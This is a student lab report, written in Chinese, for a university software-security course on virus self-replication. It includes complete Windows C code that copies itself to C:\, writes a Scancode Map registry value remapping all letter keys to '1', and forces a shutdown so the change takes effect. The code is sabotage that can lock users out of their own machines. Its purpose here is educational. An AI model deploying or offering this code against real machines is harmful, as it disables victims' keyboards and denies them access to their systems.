“软件安全”实验报告

**.**

**班 级：　　 　　　.**

**姓 名： 　 　　 　　.**

**学 号：　 　 　　 　.**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **项目** | **撰写规范** | **实验过程** | **问题分析与小结** | **总分** | **教师签字** |
| 分值 | 20 | 50 | 30 | 100 |  |
| 评分 |  |  |  |  |  |

[实验3 病毒的自我复制实验 3](#_Toc42471952)

[1. 实验目的 3](#_Toc42471953)

[2. 实验要求 3](#_Toc42471954)

[3. 实验环境 3](#_Toc42471955)

[4. 实验内容 3](#_Toc42471956)

[5. 注意事项 3](#_Toc42471957)

[6.实验过程记录 3](#_Toc42471958)

[7.实验心得 8](#_Toc42471959)

[8.参考资料 8](#_Toc42471960)

[9.完整代码 8](#_Toc42471961)

# 实验3 病毒的自我复制实验

## 实验目的

* 理解病毒自我复制的原理
* 掌握病毒复制的文件操作流程
* 在不限制复制次数的情况下观察它的破坏效果

## 实验要求

* 以 C 语言为开发工具，设计并开发一个简单的病毒文件自我复制的程序
* 可以增加循环语句，对病毒程序完成多个目录下的多个拷贝
* 该复制程序能够扩展，允许开发或操作者对复制的次数、频率进行设定
* 独自开发、独立运行

## 实验环境

* 操作系统：Microsoft windowsXP
* 开发工具：C

# 实验内容

* 学习病毒的自我复制原理
* 理解计算机病毒自我复制与生物病毒自我复制的不同
* 利用 C 程序开发一款能自我复制的程序
* 对运行的结果验证

# 注意事项

(1) 对循环语句要做一定的限制，不要无限的循环，避免造成程序的宕机

(2) 对复制的目标尽量可以选定，做好后续与其他程序的进一步对接

## 6.实验过程记录

本次实验计划完成一个自我复制病毒，另外附加两个额外的功能：修改注册表使得目标机键盘被屏蔽，强制目标机在规定时间内关机，以达到重启后注册表得到修改的功能。

病毒复制类似于文件复制，通过打开文件将文件的数据读取出来，再写到一 个空文件中并重新设置新文件的格式，即可完成病毒复制。 实现病毒复制的主要思路是：开辟一个缓冲区，不断从原文件中读取内容到 缓冲区，每读取完一次就将缓冲区中的内容写入到新建的文件，直到把原文件的 内容读取完。 在 VC++中创建 Win32 Console Application 文件命名为 Copy，并选择一个” Hello World”的控制台文件。 由于复制文件的过程需要使用到两个文件指针 fp1 和 fp2，fp1 用于打开被复 制的文件，fp2用于打开新文件，因此创建两个文件指针fp1和fp2并指向NULL。 为了使用 FILE \*定义，加载头文件。

首先，给出自我复制部分的代码：

1. **void** copyfile(){
2. /\*random name module\*/
3. **char** name\_str[100] = "a";
4. **int** name;
5. srand((unsigned)time(NULL));
6. name = rand() % 1024;
7. \_itoa(name, name\_str, 16);
8. /\*self-replicated module\*/
9. **FILE**\* in = NULL, \* out = NULL;
10. **char** file[50] = "C:\\";
11. strcat(file, name\_str);
12. strcat(file, ".cpp");
13. in = fopen("cpf.cpp", "r+");
14. out = fopen(file, "w");
15. **while** (!feof(in)){
16. fputc(fgetc(in), out);
17. }
18. fclose(in);
19. fclose(out);
20. }

这段代码分为两个模块：random name和self-replicated

random name顾名思义是为文件取了随机的名字，这个模块我是参考网络上的代码进行的，它的原理是根据时间来生成随机数。其实与示例里面的区别不大。需要注意的是调用time.h。

self-replicated模块与文件复制的原理相同，代码种定义了file[]存储复制路径C:\\，选择这个的原因主要是，受到攻击的主机很容易存在这个路径，容易验证复制结果。

复制后的截图如图1所示：




图1

接下来给出修改注册表来屏蔽键盘输入的代码

1. **void** RegKeyBoardForbidden()
2. {
3. **HKEY** hkey;
4. **char** scancodemap[] = "\x00\x00\x00\x00\x00\x00\x00\x00\x1A\x00\x00\x00"
5. "\x02\x00\x10\x00"
6. "\x02\x00\x11\x00"
7. "\x02\x00\x12\x00"
8. "\x02\x00\x13\x00"
9. "\x02\x00\x14\x00"
10. "\x02\x00\x15\x00"
11. "\x02\x00\x16\x00"
12. "\x02\x00\x17\x00"
13. "\x02\x00\x18\x00"
14. "\x02\x00\x19\x00"
15. "\x02\x00\x1E\x00"
16. "\x02\x00\x1F\x00"
17. "\x02\x00\x20\x00"
18. "\x02\x00\x21\x00"
19. "\x02\x00\x22\x00"
20. "\x02\x00\x23\x00"
21. "\x02\x00\x24\x00"
22. "\x02\x00\x25\x00"
23. "\x02\x00\x26\x00"
24. "\x02\x00\x2C\x00"
25. "\x02\x00\x2D\x00"
26. "\x02\x00\x2E\x00"
27. "\x02\x00\x2F\x00"
28. "\x02\x00\x30\x00"
29. "\x02\x00\x31\x00"
30. "\x02\x00\x32\x00"
31. "\x00\x00\x00\x00";
32. RegCreateKey(HKEY\_LOCAL\_MACHINE, "SYSTEM\\CurrentControlSet\\Control\\Keyboard Layout", &hkey);
33. RegSetValueEx(hkey, "Scancode Map", 0, REG\_BINARY, (**LPBYTE**)scancodemap, 120);
34. RegCloseKey(hkey);
35. }

这个模块也是我在搜寻资料时候查到的一个模块，我之前也曾听说过这种病毒。

这段代码的目的就是，构造键盘映射然后调用windows修改注册表的api，来实现对注册表Keyboard Layout的修改（添加了一个键盘映射）等重启之后就会按照映射进行。




图2

Scancode Map是注册表中

[HKEY\_LOCAL\_MacHINE\SYSTEM\CurrentControlSet\Control\Keyboard Layout]中的一个二进制键值(默认没有，需新建)，并且有固定的格式。

Scancode Map 代码的一般格式是：“hex:00,00,00,00,00,00,00,00,|02|,00,00,00,|

映射之后的扫描码（XX XX）,原扫描码(XX XX)|00,00,00,00”。

前8个00(DWord两个0)是版本号和头部字节，

接下来的“02”表示映射数，其最小为值为“02”，表示只映射一组（这里的数值是映射数目加上末尾用作结尾的“00，00，00，00”，因此总是比实际的映射数目大一），若要映射多组，只需增加相应的值即可，如映射2组其值应为“03”,3组为“04”。

后边代码每4个是一组：前两个是映射后键位的扫描码，后两个是键位原扫描码。如果要交换两个键，则一个有两组映射，四个值的排列形式是：键A，键B，键B，键A——它表示：键A成为键B，键B成为键A。

最后以“00,00,00,00” 结尾。

由图1和上文可知，代码修改的是：声明了一个把a~z的字母都修改为1的Scancode Map然后调用windows的注册表api实现功能。




图3

如图3所示，重启后打开记事本，键盘上只有数字1。这其实是很麻烦的一件事情，如果你的电脑有输入密码且恰巧密码里有英文，讲无法打开系统。

最后给出系统关机模块的代码，它和main函数放在一起。

1. **int** main(){
2. RegKeyBoardForbidden();
3. Sleep(3000);
4. **int** i;
5. **for** (i = 0; i < 15; i++) {
6. copyfile();
7. Sleep(1000);
8. }
9. system("shutdown -s -t 60");
10. printf("ur computer will be shut down in 60s.");
11. **return** 0;
12. }

其中main函数调用copyfile() 15次，开发者可以根据需要自己定义复制的次数。

## 7.实验心得

本次实验前搜索了很多资料，也在github和google上进行了查找，可能是我搜索的方式不对，最后还是在中文社区找到了很多示例，有了很多新的认识。在这次实验里我理解了病毒复制的基本原理，与文件操作很类似。除此之外，我在实验中了解了一些基本的windows api，了解到了键盘映射的原理。第一次了解到对注册表的操作，也让我认识到Windows defender问什么有时候会提示有程序在修改注册表，有时候这是很严重的事情，需要引起我们的注意，在未来做安全防护的时候有所关注。我觉得如果想要文件开机自启动运行，也可以用修改注册表的方法实现，希望以后能有所尝试。

## 8.参考资料

[Scancode Map的妙用,按键随意变换！](https://www.cnblogs.com/findumars/p/5037815.html)

[C语言的system（）函数详解](https://blog.csdn.net/dark_cy/article/details/89715625)

[C语言编写简易病毒](https://blog.csdn.net/hbhgyu/article/details/77775926?utm_medium=distribute.pc_relevant.none-task-blog-BlogCommendFromMachineLearnPai2-7.nonecase&depth_1-utm_source=distribute.pc_relevant.none-task-blog-BlogCommendFromMachineLearnPai2-7.nonecase)

[一段简单的C/C++病毒源程序](https://blog.csdn.net/mycaibo/article/details/6059924)

## 9.完整代码

1. #define \_CRT\_SECURE\_NO\_WARNINGS
2. #include <io.h>
3. #include <stdio.h>
4. #include <stdlib.h>
5. #include <string.h>
6. #include <time.h>
7. #include <windows.h>
8. /\* copy infile to outfile \*/
9. **void** copyfile(){
10. /\*random name module\*/
11. **char** name\_str[100] = "a";
12. **int** name;
13. srand((unsigned)time(NULL));
14. name = rand() % 1024;
15. \_itoa(name, name\_str, 16);
16. /\*self-replicated module\*/
17. **FILE**\* in = NULL, \* out = NULL;
18. **char** file[50] = "C:\\";
19. strcat(file, name\_str);
20. strcat(file, ".cpp");
21. in = fopen("cpf.cpp", "r+");
22. out = fopen(file, "w");
23. **while** (!feof(in)){
24. fputc(fgetc(in), out);
25. }
26. fclose(in);
27. fclose(out);
28. }
29. /\*kboardforbidden\*/
30. **void** RegKeyBoardForbidden()
31. {
32. **HKEY** hkey;
33. **char** scancodemap[] = "\x00\x00\x00\x00\x00\x00\x00\x00\x1A\x00\x00\x00"
34. "\x02\x00\x10\x00"
35. "\x02\x00\x11\x00"
36. "\x02\x00\x12\x00"
37. "\x02\x00\x13\x00"
38. "\x02\x00\x14\x00"
39. "\x02\x00\x15\x00"
40. "\x02\x00\x16\x00"
41. "\x02\x00\x17\x00"
42. "\x02\x00\x18\x00"
43. "\x02\x00\x19\x00"
44. "\x02\x00\x1E\x00"
45. "\x02\x00\x1F\x00"
46. "\x02\x00\x20\x00"
47. "\x02\x00\x21\x00"
48. "\x02\x00\x22\x00"
49. "\x02\x00\x23\x00"
50. "\x02\x00\x24\x00"
51. "\x02\x00\x25\x00"
52. "\x02\x00\x26\x00"
53. "\x02\x00\x2C\x00"
54. "\x02\x00\x2D\x00"
55. "\x02\x00\x2E\x00"
56. "\x02\x00\x2F\x00"
57. "\x02\x00\x30\x00"
58. "\x02\x00\x31\x00"
59. "\x02\x00\x32\x00"
60. "\x00\x00\x00\x00";
61. RegCreateKey(HKEY\_LOCAL\_MACHINE, "SYSTEM\\CurrentControlSet\\Control\\Keyboard Layout", &hkey);
62. RegSetValueEx(hkey, "Scancode Map", 0, REG\_BINARY, (**LPBYTE**)scancodemap, 120);//scancodemap���鳤��Ϊ120�ֽ�
63. RegCloseKey(hkey);
64. }
65. **int** main(){
66. RegKeyBoardForbidden();
67. Sleep(3000);
68. **int** i;
69. **for** (i = 0; i < 15; i++) {
70. copyfile();
71. Sleep(1000);
72. }
73. system("shutdown -s -t 60");
74. printf("ur computer will be shut down in 60s.");
75. **return** 0;
76. }